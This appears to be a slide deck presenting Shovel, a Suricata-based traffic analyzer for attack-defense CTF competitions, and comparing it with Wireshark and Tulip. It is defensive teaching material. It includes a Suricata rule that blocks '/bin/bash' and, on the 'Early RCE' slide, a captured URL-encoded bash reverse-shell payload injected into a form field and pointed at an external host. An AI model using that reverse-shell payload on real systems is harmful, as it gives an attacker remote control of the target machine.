



BièreSécu Rennes

Shovel: leveraging Suricata for Attack-Defense CTF

How to succeed at analyzing network traffic during stressful times?

erdnaxe



Who am I?



@erdnaxe on Discord/GitHub

CTF player at *The Flat Network Society*.

TeamFrance player in 2022 (Vienna), then coach since 2023.

FCSC challenges author (mostly hardware) and hackropole.fr co-designer.

@job: low-level hardware security expert.





1. Introduction: Attack-Defense Capture-the-Flag



Introduction: Attack-Defense CTF



- “vulnbox” machine(s) per team, same initial config (usually GNU/Linux),
- CRUD¹ services with vulnerabilities (usually in Docker),
- Gameserver that puts flag in services, compute SLA² and anonymize traffic.
- New flags at each “tick” (e.g. 120s)

Goal: maximize SLA + Defense + Attack

¹Create, Read, Update, Delete: basically most databases.

²Service Level Agreement, is your service working?



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Public events

France: La Nuit du Hack (2012–2018, RIP)

Germany: FAUST CTF, ENOWARS, saarCTF

Russia: GoldCTF, VolgaCTF, RuCTF, YetiCTF...

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²Service Level Agreement, is your service working?



Defense stack example (1/4): no defense




Figure 1: No defense: no traffic analysis, no attack blocking



Defense stack example (2/4): traffic capture




Figure 2: Intrusion Detection System (IDS) then manual patching



Defense stack example (3/4): replay




Figure 3: Exploit replay: free points!



Defense stack example (4/4): IPS




Figure 4: Intrusion Prevention System (IPS) on the vulnbox



Wireshark as (a bad) Intrusion Detection System



Wireshark interface showing a network trace file (trace-2024-09-01_21-45-59.pcap). The main display area shows a list of captured packets with columns for No., Time, Source, Destination, Protocol, Length, and Info. Packet 944 is selected, showing details for the Hypertext Transfer Protocol (HTTP) and JavaScript Object Notation (JSON) data.

No.	Time	Source	Destination	Protocol	Length	Info
938	13.848494	10.60.15.1	10.254.0.1	TCP	1300	80 → 8365 [ACK] Seq=1861 Ack=579 Win=64512 Len=1248 TSval=4120
939	13.848509	10.60.15.1	10.254.0.1	TCP	1300	80 → 8365 [ACK] Seq=3109 Ack=579 Win=64512 Len=1248 TSval=4120
940	13.848524	10.60.15.1	10.254.0.1	TCP	1300	80 → 8365 [ACK] Seq=4357 Ack=579 Win=64512 Len=1248 TSval=4120
941	13.848538	10.60.15.1	10.254.0.1	HTTP	125	HTTP/1.1 200 OK (text/html)
942	13.856075	10.254.0.1	10.60.15.1	TCP	52	8365 → 80 [ACK] Seq=579 Ack=5678 Win=64128 Len=0 TSval=2704433
943	13.860090	10.254.0.1	10.60.15.1	TCP	390	8365 → 80 [PSH, ACK] Seq=579 Ack=5678 Win=64128 Len=338 TSval=
944	13.860115	10.254.0.1	10.60.15.1	HTTP/JSON	95	POST /command HTTP/1.1, JSON (application/json)
945	13.860129	10.60.15.1	10.254.0.1	TCP	52	80 → 8365 [ACK] Seq=5678 Ack=960 Win=64384 Len=0 TSval=4120306
946	13.894253	10.60.15.1	10.254.0.1	HTTP/JSON	257	HTTP/1.1 200 OK, JSON (application/json)
947	13.912303	10.254.0.1	10.60.15.1	TCP	391	8365 → 80 [PSH, ACK] Seq=960 Ack=5883 Win=64128 Len=339 TSval=
948	13.912338	10.254.0.1	10.60.15.1	HTTP/JSON	194	POST /command HTTP/1.1, JSON (application/json)
949	13.912353	10.60.15.1	10.254.0.1	TCP	52	80 → 8365 [ACK] Seq=5883 Ack=1441 Win=64384 Len=0 TSval=4120306
950	13.923200	10.60.15.1	10.254.0.1	HTTP/JSON	268	HTTP/1.1 200 OK, JSON (application/json)

Frame 944: 95 bytes on wire (760 bits), 95 bytes captured (760 bits) on interface 0
Raw packet data
> Internet Protocol Version 4, Src: 10.254.0.1, Dst: 10.60.15.1
> Transmission Control Protocol, Src Port: 8365, Dst Port: 80,
> [2 Reassembled TCP Segments (381 bytes): #943(338), #944(43)]
> Hypertext Transfer Protocol
> JavaScript Object Notation: application/json

Frame (95 bytes) Reassembled TCP (381 bytes)

Packets: 1867 · Displayed: 1867 (100.0%) Profile: Default



Wireshark VS Bushwhackers: TCP obfuscation



bushwhackers-tcp-stack.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.stream eq 0

No.	Time	Source	Destination	Protocol	Length	Info
171	0.041755	10.33.3.1	10.33.3.2	TCP	50	[TCP Retransmission] 16857 → 8080 [PSH, ACK] Seq=331 Ack=1 Win=
172	0.041761	10.33.3.2	10.33.3.1	TCP	40	8080 → 16857 [ACK] Seq=1 Ack=341 Win=64290 Len=0
173	0.041768	10.33.3.1	10.33.3.2	TCP	90	[TCP Out-Of-Order] 16857 → 8080 [RST] Seq=380 Win=64240 Len=50
174	0.041796	10.33.3.1	10.33.3.2	TCP	40	[TCP Out-Of-Order] 16857 → 8080 [FIN, ACK] Seq=4294967295 Ack=
175	0.041798	10.33.3.2	10.33.3.1	TCP	40	[TCP Dup ACK 172#1] 8080 → 16857 [ACK] Seq=1 Ack=341 Win=64290
176	0.041823	10.33.3.1	10.33.3.2	TCP	50	[TCP Retransmission] 16857 → 8080 [PSH, ACK] Seq=341 Ack=1 Win=
177	0.041829	10.33.3.2	10.33.3.1	TCP	40	8080 → 16857 [ACK] Seq=1 Ack=351 Win=64290 Len=0
178	0.041913	10.33.3.1	10.33.3.2	TCP	90	[TCP Out-Of-Order] 16857 → 8080 [RST] Seq=390 Win=64240 Len=50
179	0.042011	10.33.3.1	10.33.3.2	TCP	40	[TCP Out-Of-Order] 16857 → 8080 [FIN, ACK] Seq=4294967295 Ack=
180	0.042014	10.33.3.2	10.33.3.1	TCP	40	[TCP Dup ACK 177#1] 8080 → 16857 [ACK] Seq=1 Ack=351 Win=64290
181	0.042058	10.33.3.1	10.33.3.2	TCP	50	[TCP Retransmission] 16857 → 8080 [PSH, ACK] Seq=351 Ack=1 Win=
182	0.042067	10.33.3.2	10.33.3.1	TCP	40	8080 → 16857 [ACK] Seq=1 Ack=361 Win=64290 Len=0
183	0.042183	10.33.3.1	10.33.3.2	TCP	90	[TCP Out-Of-Order] 16857 → 8080 [RST] Seq=400 Win=64240 Len=50

> Frame 177: 40 bytes on wire (320 bits), 40 bytes captured (320 bits) on interface 0
-Raw packet data
-Internet Protocol Version 4, Src: 10.33.3.2, Dst: 10.33.3.1
-Transmission Control Protocol, Src Port: 8080, Dst Port: 16857

0000 45 00 00 28 00 cc 40 00 40 06 17 c0 0a 21 03 02 E...@.....
0010 0a 21 03 01 1f 90 41 09 52 b3 66 dc 50 19 06 24 !...A.R.f.X.\$
0020 50 10 fb 22 21 37 00 00 P...17...

bushwhackers-tcp-stack.pcap Packets: 237 · Displayed: 237 (100.0%) Profile: Default



Flower (2018) then Tulip (2022)



GPLv3 traffic analyzer for A/D CTF, by TeamEurope (ICC).

The screenshot displays the Tulip web interface for traffic analysis. At the top, there's a search bar with 'regex' and a dropdown menu set to 'Trademark'. Below this, a 'Close filters' button and a 'Copy as pentools' button are visible. The main area is divided into two panels. The left panel, titled 'Intersection filter', lists various filters like FLAG-IN, FLAG-OUT, BLOCKED, SURICATA, and ENEMY. The right panel shows the results of the filter, including a 'Suricata' rule match for 'Message:ICC - Modern Firefox UA observed' and a 'Meta' section detailing the source and target IP addresses. Below these, a list of traffic entries is shown, each with a heart icon, a 'Trademark' label, a timestamp, and a duration. The bottom panel displays a detailed view of a specific traffic entry, showing the HTTP request details, including the method (POST), URL, host, user-agent, and headers.

regex Trademark from to Last 5 ticks Current: 4501

Close filters Copy as pentools

Intersection filter

FLAG-IN FLAG-OUT BLOCKED SURICATA ENEMY

RCE RCE SQLI PHP-RCE PATH TRAVERSAL

AUTH PATH TRAVERSAL CRYPTO PHP-LFI SSRF

INJECTION BOF STARRED

Trademark:5000 09:16:05.852 28ms FLAG-OUT SURICATA ENEMY

Trademark:5000 09:16:05.656 29ms FLAG-OUT SURICATA ENEMY

Trademark:5000 09:16:05.462 27ms FLAG-OUT SURICATA ENEMY

Trademark:5000 09:16:05.267 28ms FLAG-OUT SURICATA ENEMY

Trademark:5000 09:16:05.074 28ms FLAG-OUT SURICATA ENEMY

Trademark:5000 09:16:04.877 29ms FLAG-OUT SURICATA ENEMY

Trademark:5000 09:16:04.682 28ms FLAG-OUT SURICATA ENEMY

Trademark:5000 09:16:04.482 28ms FLAG-OUT SURICATA ENEMY

Suricata

Message:ICC - Modern Firefox UA observed

Rule ID:1500006

Action taken:allowed

Meta

Source:

/traffic/capture-2022-06-16_07:14:39.pcap

Tags:

[flag-out, suricata, enemy]

Source - Target:

10.254.0.1:45204 - 10.60.4.1:5000

09:16:04:877 0ms Plain Hex Web PythonRequest

Copy

POST /api/products/11/download?/api/login HTTP/1.1

Host: 10.60.4.1:5000

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:100.0) Gecko/2

Accept-Encoding: gzip, deflate

Accept: */*

Connection: keep-alive

Content-Type: application/x-www-form-urlencoded

Content-Length: 0

09:16:04:906 29ms Plain Hex Web PythonRequest

Figure 5: Tulip web interface



Tulip architecture



Tulip assembler (GoPacket-based) is doing Suricata job a second time.




Figure 6: Tulip architectures



Why does TeamFrance no longer use Tulip?



- 1 Large codebase, hard to patch, 7 microservices, React-based frontend in 3016 SLoC, Golang+Python services in 1811 SLoC,
- 2 MongoDB-based, now SSPL license,
- 3 Large memory consumption, 8GB+ during ECSC2022,
- 4 Implement protocols dissection and flows tracking from scratch,
- 5 Vulnerabilities in their flows tracking...
and they may have an exploit.




Figure 7: TeamNL ECSC 2023 video



2. **Shovel**: leveraging Suricata for Attack-Defense CTF



Shovel strengths



<https://github.com/ANSSI-FR/shovel>

- **Suricata** with a custom plugin to write events to SQLite databases.
- Very easy to hack, webapp is 290 SLoC of Python, Suricata plugin 326 SLoC of Rust,
- UDP and TCP, with HTTP2, Modbus, SMB, DNS... Thanks Suricata!
- Support **live capture** from a mirrored network interface,
- Tags are defined using only Suricata rules, and **compatible with IPS**.

```
rejectboth ip any any -> any any (  
  msg: "Found path '/bin/bash'";  
  flow:to_server;  
  content: "/bin/bash";  
  metadata: tag /bin/bash, color warning; sid: 4213;  
)
```




Shovel screenshot: dark mode



All (winzigmvm) ▼ 🔍

Tick 209

HTTP POST UA Firefox	
winzigmvm (:31337)	29.0 ms, 3:58:52.3 PM
HTTP POST UA Firefox	
winzigmvm (:31337)	411 ms, 3:58:51.0 PM
HTTP 403 UA PyReq	
winzigmvm (:31337)	54.0 ms, 3:58:50.8 PM
HTTP UA PyReq	
winzigmvm (:31337)	304 ms, 3:58:50.3 PM
HTTP POST UA PyReq	
winzigmvm (:31337)	39.0 ms, 3:58:46.9 PM
HTTP POST UA PyReq	
winzigmvm (:31337)	121 ms, 3:58:46.1 PM
HTTP FLAG OUT POST UA PyReq	
winzigmvm (:31337)	127 ms, 3:58:44.0 PM
HTTP FLAG OUT POST UA PyReq	
winzigmvm (:31337)	325 ms, 3:58:43.8 PM
HTTP POST UA PyReq	
winzigmvm (:31337)	52.0 ms, 3:58:35.2 PM
HTTP POST UA PyReq	
winzigmvm (:31337)	1.31 s, 3:58:34.9 PM
HTTP 403 POST UA PyReq HTML	
winzigmvm (:31337)	63.0 ms, 3:58:34.1 PM
HTTP POST UA PyReq	
winzigmvm (:31337)	254 ms, 3:58:28.9 PM

Tick 209.367

From 9/8/2024, 3:58:44.010 PM
to 9/8/2024, 3:58:44.137 PM

TCP flow from 10.254.0.1:26278 to 10.62.12.1:31337
→ 8 packets (1020 bytes)
← 7 packets (1070 bytes)

A CINI flag (ECSC 2024) was sent to client

HTTP Render UTF-8 Hex

Generate script

User-Agent: python-requests/420
Server: nginx/1.21.6

POST http://10.62.12.1:31337/login HTTP/1.1 ◀ 200

File /login

Download file

{"username": "frZMGqof6", "password": "zb9OKQUNKC1w16aurmj1JK"}

File /login

Download file

{"token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6NTg4NDcwIDNlcmShbWU101JmclpNR3FvZjY1LCJyZWZsX25hbmU101Jk6bVYyXWdk9Md1BXS2VYZkFyYm16R3pXZlZlSU1ia1IsInVjbGU101Jic2Vybm1kZm91dCJ9OiJ0EYMD10fQ.mbCotWcJNDYXIGSaek1uWJeB1lvrZ7El67x3zyPK-YU"}

GET http://10.62.12.1:31337/get_ride?id=1584 HTTP/1.1 ◀ 200

File /get_ride

Download file

{"created_at": "Sun, 08 Sep 2024 15:53:38 GMT", "destination": "5R9C3M6SC47L6U3EF90PA3CPAU9BC4=", "id": 1584, "user_id": 5884, "username": "frZMGqof6"}

Raw data UTF-8 Hex

Generate script

POST /login HTTP/1.1
Host: 10.62.12.1:31337
Accept-Encoding: identity
User-Agent: python-requests/420

10 septembre 2024

14 / 20



Shovel screenshot: light mode



All (winzigmvm) ▼ ▶

Tick 209

HTTP	POST	UA Firefox	
winzigmvm (:31337)			29.0 ms, 3:58:52.3 PM
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winzigmvm (:31337)			39.0 ms, 3:58:46.9 PM
HTTP	POST	UA PyReq	
winzigmvm (:31337)			121 ms, 3:58:46.1 PM
HTTP	FLAG OUT	POST	UA PyReq
winzigmvm (:31337)			127 ms, 3:58:44.0 PM
HTTP	FLAG OUT	POST	UA PyReq
winzigmvm (:31337)			325 ms, 3:58:43.8 PM
HTTP	POST	UA PyReq	
winzigmvm (:31337)			52.0 ms, 3:58:35.2 PM
HTTP	POST	UA PyReq	
winzigmvm (:31337)			1.31 s, 3:58:34.9 PM
HTTP	403	POST	UA PyReq
winzigmvm (:31337)			63.0 ms, 3:58:34.1 PM
HTTP	POST	UA PyReq	
winzigmvm (:31337)			254 ms, 3:58:28.9 PM

Tick 209.367

From 9/8/2024, 3:58:44.010 PM
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A CINI flag (ECSC 2024) was sent to client

▼ HTTP Render UTF-8 Hex

[Generate script](#)

User-Agent: python-requests/420
Server: nginx/1.21.6

POST http://10.62.12.1:31337/login HTTP/1.1 ◀ 200

▼ File /login

[Download file](#)

{"username": "frZMGqof6", "password": "zb9OKQUKNC1w16aunmjtJK"}

▼ File /login

[Download file](#)

{"token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6NTg0NDcwIDhNcm5hbWU101JmciOiJpNR3FvZjY1LjYyZmFsX25hbWU101Jk6b0VyXW50dW9md1BKS2VYZFyYn16R3pXZlZlSU1ia1IsInVjbGU101Jic2ZyY1w1ZXhwIjoxNzI1ODUyMDI0RQ.mbCotWcJNDYXlGSa6k1uWJeb1lvrZ7El67x3zyPK-YU"}

GET http://10.62.12.1:31337/get_ride?id=1584 HTTP/1.1 ◀ 200

▼ File /get_ride

[Download file](#)

{"created_at": "Sun, 08 Sep 2024 15:53:38 GMT", "destination": "5R9C3M6SC47L6U3EF90PA3CGPAU9BC4=", "id": 1584, "user_id": 5884, "username": "frZMGqof6"}



▼ Raw data UTF-8 Hex

[Generate script](#)

POST /login HTTP/1.1
Host: 10.62.12.1:31337
Accept-Encoding: identity
User-Agent: python-requests/420






Tulip vs. Shovel architecture





Benchmark: time to load all pcaps







Early RCE, no problem with IPS



All flows

Tick 23
image_galoisry (:5005) 53.0 ms, 2:09:02.5 PM
HTTP POST /bin/ /bin/bash /dev/tcp/

Tick 17
jokes (:5000) 57.0 ms, 1:52:27.7 PM
HTTP POST /bin/ /bin/bash /dev/tcp/

Tick 11
auction_service (:12346) 256 ms, 1:34:55.5 PM
RAW /bin/ /bin/bash /dev/tcp/

Tick 10
jokes (:5000) 64.0 ms, 1:31:23.7 PM
HTTP POST /bin/ /bin/bash /dev/tcp/

Tick 5
jokes (:5000) 65.0 ms, 1:16:32.7 PM
HTTP POST /bin/ /bin/bash /dev/tcp/

Tick 3
image_galoisry (:5005) 45.0 ms, 1:09:16.2 PM
HTTP POST /bin/ /bin/bash /dev/tcp/

Tick 2
auction_service (:12346) 1.10 s, 1:06:14.3 PM
RAW /bin/ /bin/bash /dev/tcp/

jokes (:5000) 69.0 ms, 1:06:13.9 PM
HTTP POST /bin/ /bin/bash /dev/tcp/

Tick 3.090
From 9/23/2023, 1:09:16.205 PM to 9/23/2023, 1:09:16.250 PM
TCP flow from [fd66:777::13]:42080 to [fd66:666:798::2]:5005
→ 7 packets (831 bytes)
← 5 packets (862 bytes)

Found path '/dev/tcp/' (URL encoded)

Found path '/bin/bash' (URL encoded)

Found path '/bin/' (URL encoded)

HTTP Render UTF-8 Hex Generate script

Server: Werkzeug/2.3.7 Python/3.11.5
Cookie: session=0fa8ea81-7005-4e5e-8bfb-16e0de0736f5

POST http://[fd66:666:798::2]:5005/create HTTP/1.1 302

File /create Download file

gallery_name=626a7d711d8ce8319e5cf25314b4d769&description=%2Fbin%2Fbash+-i+%3E%26+
%2Fdev%2Ftcp%2F+fd66%3A666%3Abf%3Affff%3A%3A5%2F15263+0%3E%261&password=75a1e3c1b2a685aa933b7864d57bc8c7

Raw data UTF-8 Hex Generate script

POST /create HTTP/1.1
host: [fd66:666:798::2]:5005
content-length: 187
content-type: application/x-www-form-urlencoded
connection: close

gallery_name=626a7d711d8ce8319e5cf25314b4d769&description=%2Fbin%2Fbash+-i+%3E%26+
%2Fdev%2Ftcp%2F+fd66%3A666%3Abf%3Affff%3A%3A5%2F15263+0%3E%261&password=75a1e3c1b2a685aa933b7864d57bc8c7 HTTP/1.1 302 FOUND



3. Questions ?



-

